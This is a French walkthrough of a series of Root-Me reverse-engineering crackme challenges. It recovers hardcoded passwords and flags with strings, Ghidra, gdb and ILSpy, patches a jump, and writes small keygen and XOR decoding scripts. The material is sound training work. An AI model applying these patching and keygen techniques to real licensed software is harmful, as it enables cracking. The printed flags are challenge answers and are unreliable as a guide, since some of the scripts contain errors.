On commence donc par analyser le binaire avec `strings` et on filtre les résultats avec `grep` pour chercher des occurrences du mot `password` :

```
$ strings ch2.bin | grep password
password:
Bad password
```

On obtient déjà quelques indices, mais pour aller plus loin, on utilise l'option `-A` de `grep`, qui permet d'afficher un certain nombre de lignes après la correspondance. Ici, `-A 3` affiche 3 lignes supplémentaires après chaque ligne contenant `password` :

```
$ strings ch2.bin | grep -A 3 password
password:
987654321
Bien joue, vous pouvez valider l'epreuve avec le mot
    de passe : %s !
Bad password
```

Grâce à cette commande, on découvre que la ligne juste après `password:` contient le mot de passe : `987654321`.

2.3 PE x86 - 0 protection

Nous utilisons Ghidra afin d'examiner l'exécutable. Dans un premier temps, nous effectuons une recherche de chaînes de caractères via le menu **Search > For Strings > Search**. Parmi les résultats, certaines chaînes se révèlent intéressantes, notamment "Wrong password".

```

s_Usage:_$s_pass_00404044      XREF[2]:  FUN_00401700:00401706(*),
                                FUN_00401700:00401712(*)
00404044 55 73 61      ds      "Usage: %s pass"
          67 65 3a
          20 25 73 ...

s_Gratz_man:_)_00404053      XREF[2]:  FUN_00401726:00401791(*),
                                FUN_00401726:00401796(*)
00404053 47 72 61      ds      "Gratz man :)"
          74 7a 20
          6d 61 6e ...

s_Wrong_password_00404060      XREF[1]:  FUN_00401726:004017aa(*)
00404060 57 72 6f      ds      "Wrong password"
          6e 67 20
          70 61 73 ...
0040406f 00      ??      00h

```

FIGURE 2 – Recherche de chaînes de caractères dans Ghidra

Les chaînes "Wrong password" et "Gratz man :)" sont utilisées dans la fonction FUN_00401726. En analysant le contenu de cette fonction, on peut observer la manière dont le programme vérifie le mot de passe.

```

Decompile: FUN_00401726 - (ch15.exe)
1
2 void __cdecl FUN_00401726(char *param_1,int param_2)
3
4 {
5     if (((((param_2 == 7) && (*param_1 == 'S')) && (param_1[1] == 'P')) &&
6         ((param_1[2] == 'a' && (param_1[3] == 'C')))) &&
7         ((param_1[4] == 'I' && ((param_1[5] == 'o' && (param_1[6] == 'S')))))) {
8         printf("Gratz man :)");
9         /* WARNING: Subroutine does not return */
10        exit(0);
11    }
12    puts("Wrong password");
13    return;
14 }
15

```

FIGURE 3 – Contenu de la fonction FUN_00401726

En examinant les conditions, on remarque que les caractères comparés correspondent à la chaîne "SPaCIoS", qui est le mot de passe attendu par le programme.

2.4 ELF C++ - 0 protection

On utilise gdb pour désassembler ch25.bin.

```
$ gdb ./ch25.bin
(gdb) disas main
```

Ici les lignes qui nous intéressent sont :

```
0x08048b86 <+256>:      mov     (%eax),%eax
0x08048b88 <+258>:      mov     %eax,0x4(%esp)
0x08048b8c <+262>:      lea     -0x14(%ebp),%eax
0x08048b8f <+265>:      mov     %eax, (%esp)
0x08048b92 <+268>:      call   0x8048cf7 <
        _ZSteqIcSt11char_traitsIcESaIcEEbRKSbIT_T0_T1_EPKS3_
        >
0x08048b97 <+273>:      test    %al,%al
```

L'instruction `call` est un appel de fonction vers l'instruction `std::operator::=`, soit une comparaison de deux `std::string`. Je vais donc chercher à savoir quel est le `std::string` comparé. Pour cela on pose un point d'arrêt sur le `call` et on continue l'exécution :

```
(gdb) b *main+268
Breakpoint 2 at 0x8048b92
(gdb) continue
```

On examine la pile :

```
(gdb) layout prev
...
0x8048b8f <main+265>      mov     %eax, (%esp)
```

Cette ligne nous indique que c'est la variable `%eax` qui est utilisé dans notre `call`. On cherche donc la valeur de cette variable :

```
eax                0xbffff554                -1073744556
(gdb) x/1xw $eax
0xbffff554:         0x08050b24
```

La commande `x/1xw $eax` permet d'afficher 1 mot de 16 bits au format hexadécimal à l'adresse contenu dans le registre EAX.

L'adresse `0x08050b24` nous renvoie vers l'adresse de la chaîne de caractère que l'on cherche.

On regarde à cette adresse :

```
(gdb) x/1s 0X08050b24
0x8050b24:          "
        Here_you_have_to_understand_a_little_C++_stuffs"
```

On obtient donc le flag : `Here_you_have_to_understand_a_little_C++_stuffs`.

2.5 Godot - 0 protection

On utilise `strings` avec une option afin d'afficher uniquement les chaînes de caractères d'au moins 10 caractères :

```
$ strings -n 10 0_protection.exe
```

Parmi les résultats affichés, on repère un extrait de code écrit en GDScript (le langage utilisé par Godot) :

```
func _ready():
    var key = [119, 104, 52, 116, 52, 114, 51, 121,
               48, 117, 100, 48, 49, 110, 103, 63]
    var enc = [32, 13, 88, 24, 20, 22, 92, 23, 85, 89,
               68, 68, 89, 11, 71, 89, 27, 9, 83, 84, 93, 1,
               57, 42, 83, 7, 13, 96, 69, 29, 86, 81, 52, 4,
               7, 64, 70]
    text = ""
    for i in range(len(enc)):
        text += char(enc[i] ^ key[i % len(key)])
```

Nous traduisons ce script en Python, avec de légères modifications pour l'exécuter facilement :

```
key = [119, 104, 52, 116, 52, 114, 51, 121, 48, 117, 100, 48, 49, 110, 103, 63]
enc = [32, 13, 88, 24, 20, 22, 92, 23, 85, 89, 68, 68, 89, 11, 71, 89,
       27, 9, 83, 84, 93, 1, 57, 42, 83, 7, 13, 96, 69, 29, 86, 81,
       52, 4, 7, 64, 70]
text = ""

for i in range(len(enc)):
    text += chr(enc[i] ^ key[i % len(key)])

print(text)
```

FIGURE 4 – Script python pour retrouver le flag

En exécutant ce code, nous obtenons le message suivant :

```
Well done, the flag is
ScRiPtS1nC134r
```

2.6 PE DotNet - 0 protection

ILSpy est un décompilateur .NET open source qui permet d'explorer le contenu d'un exécutable .NET et de reconstituer le code source en C. Il est particulièrement utile pour analyser des programmes protégés de façon minimale ou inexistante.

Dans ce cas, nous ouvrons l'exécutable ch22. On voit que l'arborescence du programme est accessible : on peut naviguer dans les namespaces, classes, et méthodes.




FIGURE 5 – Exploration de l'arborescence du programme ch22 avec ILSpy

En explorant dans CrackMe, nous trouvons la fonction `Button1_Click` :

```
private void Button1_Click(object sender, EventArgs e)
{
    //IL_0020: Unknown result type (might be due to invalid IL or missing references)
    //IL_0021: Unknown result type (might be due to invalid IL or missing references)
    if (Operators.CompareString(TextBox1.get_Text(), "DotNetOP", false) == 0)
    {
        Interaction.MsgBox((object)"Bravo! Vous pouvez valider avec ce mot de passe\r\nWell done! You can validate with this password", (MessageBoxStyle)0, (object)null);
    }
    else
    {
        Interaction.MsgBox((object)"Mauvais mot de passe\r\nBad password", (MessageBoxStyle)0, (object)null);
    }
}
```

FIGURE 6 – Code de la fonction `Button1_Click` contenant le flag

Ainsi, sans aucune protection, le flag est accessible en clair : `DotNetOP`.

2.7 ELF MIPS - Basic Crackme

On lance le fichier ch27.bin dans Ghidra. Dans la fonction main, on renomme les variables locales et on retype certains types pour améliorer la lisibilité du code. Cela donne le code suivant :

```
puts("crack-me for Root-me by s4r");
puts("Enter password please");
fgets(char_1_to_4,64,_stdin);
password_length = strlen(char_1_to_4);
char_1_to_4[password_length - 1] = '\0';
password_length = strlen(char_1_to_4);
if (password_length == 19) {
    for (i = 8; i < 17; i = i + 1) {
        if (char_1_to_4[i] != 'i') {
            FUN_00400814();
            return 0;
        }
    }
    if (chat_19 == 's') {
        if (char_18 == 'p') {
            if (char_8 == 'm') {
                if ((char_1_to_4[2] == 'n') && (char_7 == 'n')) {
                    if (char_1_to_4[0] == 'c') {
                        if (char_1_to_4[1] == 'a') {
                            if (char_1_to_4[3] == 't') {
                                if (char_5 == 'r') {
                                    if (char_6 == 'u') {
                                        FUN_004007c0();
                                        return return_value;
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}
```

FIGURE 7 – Contenu de la fonction main

Le programme commence par vérifier si la longueur du mot de passe saisi est égale à 19. Ensuite, une série de conditions if successives teste la valeur de plusieurs caractères précis dans la chaîne. Si toutes ces vérifications sont satisfaites, on obtient le flag suivant : cantrunmiiiiiiiiips.

2.8 ELF x64 - Golang basic

Le message d'erreur n'apparaît pas immédiatement lorsque nous exécutons le programme de manière interactive ou avec un argument de ligne de commande, il semble plutôt attendre des données sur l'entrée standard. Si on lance le programme avec gdb et que l'on met un break sur `fmt.Fprint`, nous pourrions voir d'où vient le message d'erreur :

```
echo 'foo' > /tmp/input.txt    # preparing input
gdb ./ch32.bin
gdb$ b fmt.Fprint
Breakpoint 1 at 0x486ac0: file /usr/lib/go/src/fmt/
    print.go, line 213.
gdb$ r < /tmp/input.txt
Starting program: ./ch32.bin < /tmp/input.txt
[New LWP 85]
[New LWP 86]
[New LWP 87]
[New LWP 88]
[New LWP 89]
Error while running hook_stop:

Thread 1 "ch32.bin" hit Breakpoint 1, fmt.Fprint (w
    =..., a=..., n=0x4a46c0, err=...) at /usr/lib/go/
src/fmt/print.go:213
213    in /usr/lib/go/src/fmt/print.go
gdb$ fin
Run till exit from #0  fmt.Fprint (w=..., a=..., n=0
    x4a46c0, err=...) at /usr/lib/go/src/fmt/print.go
:213
Error while running hook_stop:

Thread 1 "ch32.bin" hit Breakpoint 1, fmt.Fprint (w
    =..., a=..., n=0x4a46c0, err=...) at /usr/lib/go/
src/fmt/print.go:213
213    in /usr/lib/go/src/fmt/print.go
gdb$ bt
#0  fmt.Fprint (w=..., a=..., n=0x4a46c0, err=...) at
    /usr/lib/go/src/fmt/print.go:213
#1  0x0000000000486c17 in fmt.Print (a=..., n=0
    xc42008c028, err=...) at /usr/lib/go/src/fmt/print.
    go:225
#2  0x00000000004930fa in main.main () at /home/jenaye
    /dev/C/CTF_perso/reverseGo.go:22
gdb$ fin
Run till exit from #0  fmt.Fprint (w=..., a=..., n=0
    x4a46c0, err=...) at /usr/lib/go/src/fmt/print.go
```

```

:213
wrong flagError while running hook_stop:
0x00000000000486c17 in fmt.Print (a=..., n=0xc420080028
, err=...) at /usr/lib/go/src/fmt/print.go:225
225     in /usr/lib/go/src/fmt/print.go

```

Après que le premier point d'arrêt ait été atteint, nous utilisons fin une fois pour sortir du cadre et il atteint le point d'arrêt une seconde fois sans imprimer de drapeau erroné. A ce stade, nous vidons le backtrace avec bt qui donne encore plus d'informations sur le binaire (y compris le chemin vers le fichier source sous /home/jenaye) et l'appel à `fmt.Print` qui est fait à partir de `main.main` à la ligne 22 seulement. Après un second fin, le message d'erreur a été imprimé, nous pourrions donc être en mesure d'utiliser ce backtrace pour trouver la logique qui y conduit. `main.main` commence à 00492e70 et nous pouvons facilement suivre les appels effectués. Nous pouvons voir une allocation avec `newobject`, puis un appel à `fmt.Scanln` pour lire à partir de `stdin`, puis `stringtoslicebyte`, puis `makeslice`. Cela continue plus bas avec un appel à `bytes.Compare` à 00493029, suivi d'un JNE 004930a1 qui soit saute à un bloc contenant des appels à `fmt.Print`, soit continue dans du code contenant également des appels à `fmt.Print`. Et en effet, si nous regardons l'appel bt de tout à l'heure, nous pouvons voir que notre appel à `fmt.Print` a été fait à partir de 004930fa qui est dans la branche « non égal » de l'appel JNE. Voyons ce qui est comparé. Peu après l'appel à `makeslice`, nous réinitialisons `r9d` et passons à un code qui comprend une boucle. Cela se passe comme suit :

```

00000000000492fa2    xor     r9d, r9d                ;
    reset counter
00000000000492fa5    jmp     loc_492fb7

loc_492fa7:
00000000000492fa7    mov     byte [r12+r9], r10b
00000000000492fab    inc     rbx                    ;
    increment rbx counter
00000000000492fae    inc     r9                    ;
    increment r9 counter
00000000000492fb1    mov     rax, r11
00000000000492fb4    mov     rdx, r12

loc_492fb7:
00000000000492fb7    cmp     r9, rsi                ;
    compare r9 to input length
00000000000492fba    jge     loc_492fff

00000000000492fbc    movzx   r10d, byte [rbx]       ;
    stores one byte of input in r10d
00000000000492fc0    test    rdi, rdi

```

```

0000000000492fc3    je        loc_493103

0000000000492fc9    mov     r11, rax
0000000000492fcc    mov     rax, r9
0000000000492fcf    mov     r12, rdx
0000000000492fd2    cmp     rdi, 0xffffffffffffffff
0000000000492fd6    je      loc_492fdf

0000000000492fd8    cqo
0000000000492fda    idiv    rdi ;
    used to repeat the constant string
0000000000492fdd    jmp     loc_492fe4

loc_492fdf:
0000000000492fdf    neg     rax
0000000000492fe2    xor     edx, edx

loc_492fe4:
0000000000492fe4    cmp     rdx, rdi
0000000000492fe7    jae     loc_4930fc

0000000000492fed    movzx   edx, byte [r8+rdx] ;
    stores one byte of the constant string into edx
0000000000492ff2    xor     r10d, edx ;
    XORs input and the current byte of this string
0000000000492ff5    cmp     r9, rcx ;
    checks if we've reached the end
0000000000492ff8    jb      loc_492fa7

0000000000492ffa    jmp     loc_4930fc

loc_492fff:
0000000000492fff    lea     rbx, qword [rsp+0xb8+
    var_76]

```

Si nous reprenons le début de ce code, nous pouvons voir que rbx contient notre chaîne d'entrée, et rsi pourrait être sa longueur. Nous avons également rdi qui contient la valeur 6, et r8 pointe vers une chaîne de longueur 6, rootme :

```

gdb$ printf "%s", $rbx
foo
gdb$ print $rsi
$1 = 0x3
gdb$ print $rdi
$2 = 0x3
gdb$ printf "%s", $r8

```

```
rootme
```

Nous avons vu plus haut qu'avec `movzx r10d, byte [rbx]`, nous avons stocké un octet de notre entrée dans `r10d`, et l'instruction suivante `xor r10d, edx` les XOR ensemble en stockant le résultat dans `r10d`. Lorsque nous revenons au début, cette valeur est stockée dans le tampon pointé par `r12`, indexé par l'incrément `r9` : `mov byte [r12+r9], r10b`. Nous incrémentons nos compteurs avec `inc rbx` et `inc r9`, et continuons. La dernière étape de cette boucle stocke une valeur dans `rbx`, l'instruction désassemblée `lea rbx, qword [rsp+0xb8+var_76]` correspondant à `lea rbx, [rsp+0x42]`. Si nous regardons ce qu'il y a dans `rsp+0x42`, nous pouvons voir quelques octets précalculés :

```
gdb$ x /16b $rsp+0x42
0xc42003df02:  0x3b  0x2  0x23  0x1b  0x1b  0xc
          0x1c  0x8
0xc42003df0a:  0x28  0x1b  0x21  0x4  0x1c  0xb
          0x72  0x6f
```

Cette boucle fait un XOR entre notre entrée et la constante `rootme`, et après la boucle, nous avons un appel à `bytes.Compare`. Si nous faisons à nouveau un XOR entre `rootme` et ce qui est maintenant stocké dans `rbx` (probablement pour le passer à `bytes.Compare`), nous pourrions peut-être trouver quelque chose de pertinent. En Python :

```
>>> rbx = [0x3b, 0x2, 0x23, 0x1b, 0x1b, 0xc, 0x1c, 0x8,
           , 0x28, 0x1b, 0x21, 0x4, 0x1c, 0xb, 0x72, 0x6f, 0
           x6f]
>>> ''.join(map(chr, map(lambda tup: tup[0] ^ tup[1],
                          zip(map(ord, 'rootme'*3), rbx))))
'ImLovingGoLand\x1d\x1b\x02'
```

Il semble qu'il y ait un peu plus que ce dont nous avons besoin, mais cela semble prometteur. Un buffer XOR avec la constante string intégrée produit une valeur qui est passée à `bytes.Compare` avec un tableau prédéfini d'octets, et si nous XORons ces octets avec `rootme`, nous obtenons `ImLovingGoLand`. Essayons-le :

```
echo -n 'ImLovingGoLand' | ./ch32.bin
u can validate with this flag
```

2.9 ELF x86 - Fake Instructions

Pour cela, on peut exécuter la commande suivante :

```
$ gdb ./crackme
(gdb) disas main
```

On remarque l'appel de `*%edx` :

```
0x080486a4 <+336>:      call    *%edx
```

On réalise un break sur le `call` :

```
(gdb) break *0x080486a4
```

On lance le programme :

```
(gdb) run abcd
```

On a notre registre `edx` qui contient maintenant une valeur, on réalise un break sur l'adresse d'`edx` :

```
(gdb) break *($edx)
Breakpoint 2 at 0x080486c4
(gdb) continue
Continuing.
Breakpoint 2, 0x080486c4 in WPA ()
```

On arrive dans la fonction `WPA`, qu'on désassemble :

```
(gdb) disassemble
```

Les lignes qui vont nous intéresser sont :

```
0x080486fa <+54>:      test    %eax,%eax
0x080486fc <+56>:      jne     0x0804870f <WPA+75>
```

On remarque que lorsqu'il teste une valeur si, elle n'est pas bonne il saute une partie de la fonction. On va remplacer le `jne`, par un `je`

```
(gdb) set {char}0x080486fc=0x74
(gdb) continue
```

Et on obtient :

```
Continuing.
Verification de votre mot de passe..
'+) Authentification reussie...
U'r root!
sh 3.0 \# password: liberte!
```

On trouve donc le mot de passe `liberte!`.

2.10 ELF x86 - Ptrace

En décompilant le fichier ch3.bin avec Ghidra et en renommant les variables dans la fonction main, on obtient le code suivant :

```
stack_backup = &stack0x00000004;
reference_password = "ksuiealohgy";
anti_debug_check = ptrace(PTRACE_TRACEME,0,1,0);
if (anti_debug_check < 0) {
    puts(&DAT_080c2894);
    return_code = 1;
}
else {
    puts("#####");
    puts("##      Bienvenue dans ce challenge de cracking      ##");
    puts("#####\n");
    printf("Password : ");
    fgets(&input_char1,9,(FILE *)stdin);
    if (((input_char1 == reference_password[4]) && (input_char2 == reference_password[5])) &&
        (input_char3 == reference_password[1])) && (input_char4 == reference_password[10])) {
        puts("\nGood password !!!\n");
    }
    else {
        puts("\nWrong password.\n");
    }
    return_code = 0;
}
return return_code;
```

FIGURE 8 – Contenu de la fonction main

On observe une condition `if` qui compare les caractères saisis dans le mot de passe à certains caractères de la variable `reference_password`, définie juste au-dessus dans le code. On obtient donc le flag `easy`.

On vérifie en exécutant ch3.bin :

```
./ch3.bin
#####
##      Bienvenue dans ce challenge de cracking      ##
#####

Password : easy

Good password !!!
```

2.11 Godot - Bytecode

Après quelques recherches, nous pouvons trouver un outil nommé *"Godot RE Tools"* qui est utilisé pour reverse les jeux Godot. Nous pouvons commencer par extraire les ressources en utilisant la fonctionnalité d'exploration des archives PCK. Les scripts du jeu se trouvent dans le répertoire `src`. En utilisant la fonctionnalité de décompilation de GDScript, nous pouvons décompiler le fichier `FlagLabel.gdc`.

Le code récupéré ressemble à ceci :

```
extends Label

var hidden_content

func _ready():
    var key = [66, 121, 84, 51, 99, 48, 100, 51]
    var enc = [153, 222, 192, 159, 131, 148, 211, 161,
               167, 165, 116, 167, 203, 149, 132, 153, 174,
               218, 187, 83, 204, 163, 110, 117, 187, 237,
               135, 150, 147, 148, 151, 118, 118, 231, 168,
               133, 150, 163, 149, 166, 150]

    hidden_content = ""
    for i in range(len(enc)):
        hidden_content += char(enc[i] - key[i % len(
            key)])

    text = "nothing_to_see_here!"
```

Nous pouvons créer un petit script Python pour déchiffrer le contenu caché.

```
key = [66, 121, 84, 51, 99, 48, 100, 51]
enc = [153, 222, 192, 159, 131, 148, 211,
       161, 167, 165, 116, 167, 203, 149,
       132, 153, 174, 218, 187, 83, 204,
       163, 110, 117, 187, 237, 135, 150,
       147, 148, 151, 118, 118, 231, 168,
       133, 150, 163, 149, 166, 150]

hidden_content = ""
for i in range(len(enc)):
    hidden_content += chr(enc[i] - key[i % len(key)])

print(hidden_content)
```

Une fois le script exécuté, nous obtenons le flag caché :

```
Well done, the flag is: Byt3c0d3C4nTR3s1sT
```

2.12 ELF ARM - Basic Crackme

Nous utilisons Ghidra pour analyser l'exécutable. Dans un premier temps, nous lançons une recherche de chaînes de caractères via le menu **Search > For Strings > Search**. Parmi les résultats affichés, certaines chaînes attirent notre attention, notamment "Checking for password".

s_Please_input_password_000086e8				XREF[1]:	FUN_00008470:000084a0(*)
000086e8	50 6c 65	ds	"Please input password"		
	61 73 65				
	20 69 6e ...				
000086fe	00	??	00h		
000086ff	00	??	00h		
s_Checking_%s_for_password..._00008700				XREF[2]:	FUN_00008470:000084bc(*), FUN_00008470:000084c0(*)
00008700	43 68 65	ds	"Checking %s for password...\n"		
	63 6b 69				
	6e 67 20 ...				
0000871d	00	??	00h		
0000871e	00	??	00h		
0000871f	00	??	00h		

En examinant les références à cette chaîne, on remarque qu'elle provient de la fonction FUN_00008470. Nous nous concentrons alors sur cette fonction, et après avoir renommé les variables pour améliorer la lisibilité, nous obtenons le code suivant :

```

if (argc != 2) {
    puts("Please input password");
    /* WARNING: Subroutine does not return */
    exit(1);
}
password = *(byte **)(argv_addr + 4);
printf("Checking %s for password...\n", password);
password_len = strlen((char *)password);
if (password_len != 6) {
    puts("Loser...");
    /* WARNING: Subroutine does not return */
    exit(password_len);
}
password_len = strlen((char *)password);
score = -password_len + 6;
if (*password != password[5]) {
    score = -password_len + 7;
}
if (*password + 1 != (uint)password[1]) {
    score = score + 1;
}
if (password[3] + 1 != (uint)*password) {
    score = score + 1;
}
if (password[2] + 4 != (uint)password[5]) {
    score = score + 1;
}
if (password[4] + 2 != (uint)password[2]) {
    score = score + 1;
}
__status = score + (password[3] ^ 0x72) + (uint)password[6];
if (__status == 0) {
    puts("Success, you rocks!");
    /* WARNING: Subroutine does not return */
    exit(0);
}

```

À la lecture du code, on comprend que le message "Success, you rocks!" s'affiche uniquement si la variable `__status` est égale à 0. Pour que cette condition soit remplie, plusieurs comparaisons sur les caractères du mot de passe doivent être vérifiées :

- `password[0] == password[5]`
- `password[1] == password[0] + 1`
- `password[0] == password[3] + 1`
- `password[5] == password[2] + 4`
- `password[2] == password[4] + 2`
- `password[3] == 0x72`

On commence par la dernière condition : `password[3] == 0x72`, soit le caractère 'r'. On en déduit ensuite les autres caractères par propagation des contraintes :

- `password[3] = 0x72 ('r')` \Rightarrow `password[0] = 0x73 ('s')`
- `password[1] = 0x74 ('t')`
- `password[5] = password[0] = 0x73 ('s')`
- `password[2] = password[5] - 4 = 0x6F ('o')`
- `password[4] = password[2] - 2 = 0x6D ('m')`

Le mot de passe attendu est donc `storms`. On peut le tester directement dans un terminal avec :

```
printf "\x73\x74\x6f\x72\x6d\x73\n"
storms
```

2.13 ELF x64 - Basic KeygenMe


Dans ce challenge, nous utilisons Ghidra pour analyser l'exécutable. Nous identifions trois fonctions principales, que nous renommons et retypons afin de rendre le code plus clair :

```
C: Decompile: mainFunction - (ch36.bin)
1
2 /* WARNING: Control flow encountered bad instruction data */
3
4 void mainFunction(void)
5 {
6     long lVar1;
7
8     syscall();
9     syscall();
10    syscall();
11    syscall();
12    syscall();
13    lVar1 = validate(&DAT_00600260,&DAT_00600280);
14    if (lVar1 == 0) {
15        syscall();
16    }
17    else {
18        syscall();
19    }
20    syscall();
21    /* WARNING: Bad instruction - Truncating control flow here */
22    halt_baddata();
23 }
```

FIGURE 9 – mainFunction

```
C: Decompile: validate - (ch36.bin)
1
2 undefined8 validate(char *user,char *serial)
3
4 {
5     int param1Length;
6     undefined8 extraout_var;
7     long i;
8
9     _param1Length = getLength(user);
10    if (_param1Length == 1) {
11 LAB_0040017b:
12        extraout_var = 0x1337;
13    }
14    else {
15        for (i = 0; i != _param1Length + -1; i = i + 1) {
16            if ((char)((user[i] - (char)i) + '\x14') != serial[i]) goto LAB_0040017b;
17        }
18        extraout_var = 0;
19    }
20    return extraout_var;
21 }
```

FIGURE 10 – validate



```

1  void getLength(char *param_1)
2  {
3      long i;
4      for (i = 0; param_1[i] != '\0'; i = i + 1) {
5      }
6      return;
7  }

```

FIGURE 11 – getLength

En analysant la fonction principale, nous comprenons que si la fonction `validate` retourne 0, le programme affiche la chaîne suivante :

```
s_ _[\o/]_Yeah,_good_job_bro,_now_w_004000e
```

Il est donc nécessaire de faire en sorte que `validate` retourne 0.

En inspectant `validate`, nous découvrons la logique de vérification du numéro de série. En déduisant la formule utilisée pour la validation, nous pouvons générer le numéro de série correspondant à un nom d'utilisateur donné.

Le script Python suivant permet d'obtenir la valeur hexadécimale correcte du numéro de série :

```

user = "root-me.org"
serial = ""
for i in range(0, len(user)):
    x = ord(user[i]) + 0x14 - i
    serial += str(hex(x).lstrip("0x"))
print(serial)

```

FIGURE 12 – Script Python pour générer le numéro de série

En exécutant ce script, nous obtenons le numéro de série suivant :

```
868281853d7c733b7b7d71
```

Nous transformons cette chaîne hexadécimale en un hash SHA-256.

```
import hashlib  
  
data = bytes.fromhex("868281853d7c733b7b7d71")  
print(hashlib.sha256(data).hexdigest())
```

FIGURE 13 – Script Python pour appliquer SHA-256

Nous obtenons alors le hash suivant, qui constitue le flag :

5c58dde9f9c213485fb1863492e0760d0427809eb88aaec06100f64add822c26

2.14 PE DotNet - Basic Anti-Debug

Dans cette analyse, nous avons utilisé ILSpy pour décompiler le fichier `ch46.exe` et examiner la fonction `Button1_Click`.

```
private void Button1_Click(object sender, EventArgs e)
{
    //IL_004e: Unknown result type (might be due to invalid IL or missing references)
    //IL_005f: Unknown result type (might be due to invalid IL or missing references)
    byte[] bytes = Convert.FromBase64String("B29mVBj7cDdtRAYAHh0GKw1yX1g4IV9QOA==");
    string @string = Encoding.UTF8.GetString(bytes);
    string key = "l_Gu3$$_Y0u_Ju5t_F14gg3d_!!l";
    string text = mqsldfksdfgljk(@string, key);
    if (Operators.CompareString(TextBox1.get_Text(), mqsldfksdfgljk(@string, key), false) == 0)
    {
        Interaction.MsgBox((object)"GG !!! Vous pouvez valider le challenge avec ce mot de passe.", (MsgBoxStyle)0, (object)null);
    }
    else
    {
        Interaction.MsgBox((object)"Nop", (MsgBoxStyle)0, (object)null);
    }
}
```

FIGURE 14 – Décompilation de la fonction `Button1_Click` dans ILSpy.

La fonction `Button1_Click` est chargée de valider un mot de passe via un algorithme de déchiffrement. Le code montre l'utilisation de la méthode `mqsldfksdfgljk` pour traiter le texte et la clé. L'application effectue une comparaison de chaînes pour valider l'entrée de l'utilisateur. Cette fonction est essentielle pour le déchiffrement du flag.

```
public static string mqsldfksdfgljk(string data, string key)
{
    int length = data.Length;
    int length2 = key.Length;
    checked
    {
        char[] array = new char[length - 1 + 1];
        int num = length - 1;
        for (int i = 0; i <= num; i++)
        {
            array[i] = Strings.ChkW(Strings.Asc(data[i]) ^ Strings.Asc(key[unchecked(i % length2)]));
        }
        return new string(array);
    }
}
```

FIGURE 15 – Décompilation de la fonction `mqsldfksdfgljk` dans ILSpy.

En analysant plus en détail la méthode `mqsldfksdfgljk`, nous avons pu comprendre que cette fonction applique un algorithme de XOR sur les caractères du texte avec une clé donnée.

Voici le script Python que nous avons créé pour reproduire cette logique de déchiffrement :

```
import base64

# Fonction qui effectue l'opération XOR comme dans la méthode mqsldfksdfgljk
def xor_decrypt(data: str, key: str) -> str:
    result = []
    for i in range(len(data)):
        result.append(chr(ord(data[i]) ^ ord(key[i % len(key)]))) # XOR des caractères
    return ''.join(result)

# Base64 string dans ILSpy
b64 = "B29mVBJ7cDdtRAYAHh0GKw1yX1g4IV9Q0A=="
key = "I_Gu3$_Y0u_Ju5t_Fl4gg3d_!!!"

# Décodage du Base64
decoded = base64.b64decode(b64).decode("utf-8")

flag = xor_decrypt(decoded, key)
print(flag)
```

FIGURE 16 – Script Python pour déchiffrer la chaîne avec la méthode XOR.

Le script nous renvoie le flag suivant :

NO!!!_Th4ts_Th3_R43l_Fl4g

2.15 PYC - ByteCode

Le format PYC est le format pour les fichiers python compilé. Il faut donc commencé par décompiler le fichier. Une fois le fichier décompilé on obtient :

```
if __name__ == '__main__':
    print('Welcome to the RootMe python crackme')
    PASS = input('Enter the Flag: ')
    KEY = 'I know, you love decrypting Byte Code!'
    I = 5
    SOLUCE = [57, 73, 79, 16, 18, 26, 74, 50, 13, 38,
               13, 79, 86, 86, 87]
    KEYOUT = []
    for X in PASS:
        KEYOUT.append((ord(X) + I ^ ord(KEY[I])) %
                       255)
        I = (I + 1) % len(KEY)

    if SOLUCE == KEYOUT:
        print('You Win')
    else:
        print('Try Again!')
```

On peut écrire un programme pour éviter d'avoir à faire les calculs à la main.

```
KEY = 'I know, you love decrypting Byte Code!'
I = 5
SOLUCE = [57, 73, 79, 16, 18, 26, 74, 50, 13, 38, 13,
           79, 86, 86, 87]
KEYOUT = []
PASS = ''
for i in range(0, len(SOLUCE)):
    for j in range(0, 255):
        if (j + I ^ ord(KEY[I]) % 255 == KEYOUT[i]):
            PASS += chr(j)
            I += 1
            break
print PASS
```

Ce qui nous donne I_hate_RUBY_!!!. Et on vérifie :

```
Welcome to the RootMe python crackme
Enter the Flag: I_hate_RUBY_!!!
You Win
```

2.16 ELF x86 - No software breakpoints

Il n'y a pas de chaînes de caractères évidentes dans le binaire. Donc on le désassemble et on voit une boucle :

8048119:	02 08	add	(%eax)
,%cl			
804811b:	c1 c1 03	rol	\$0x3,%
ecx			
804811e:	40	inc	%eax
804811f:	4b	dec	%ebx
8048120:	75 f7	jne	0
x8048119			

C'est cette boucle qui calcule la chaîne secrète. De plus, on la copie dans edx.

```
mov    %ecx,%edx
mov    $0x19,%ecx
```

Plus loin on voit :

80480d5:	30 d8	xor	%b1,%a1
80480d7:	30 d0	xor	%d1,%a1
80480d9:	75 1b	jne	0
x80480f6			
80480db:	49	dec	%ecx
80480dc:	75 e3	jne	0
x80480c1			

On écrit un programme qui calcule les valeurs successives des xor de a1 et dl. Et on obtient `HardW@re_Br3akPoiNT_r0ckS` et on vérifie :

```
./ch20.bin
Welcome to Root-Me Challenges
Pass: HardW@re_Br3akPoiNT_r0ckS
Well done man, use this pass to flag!
```

2.17 MachO x64 - keygenme or not

Nous utilisons Ghidra pour analyser le binaire Mach-O. Après avoir renommé et retypé les variables dans la fonction principale, nous obtenons une version plus lisible du code.

```
Decompile: _auth - (macho)
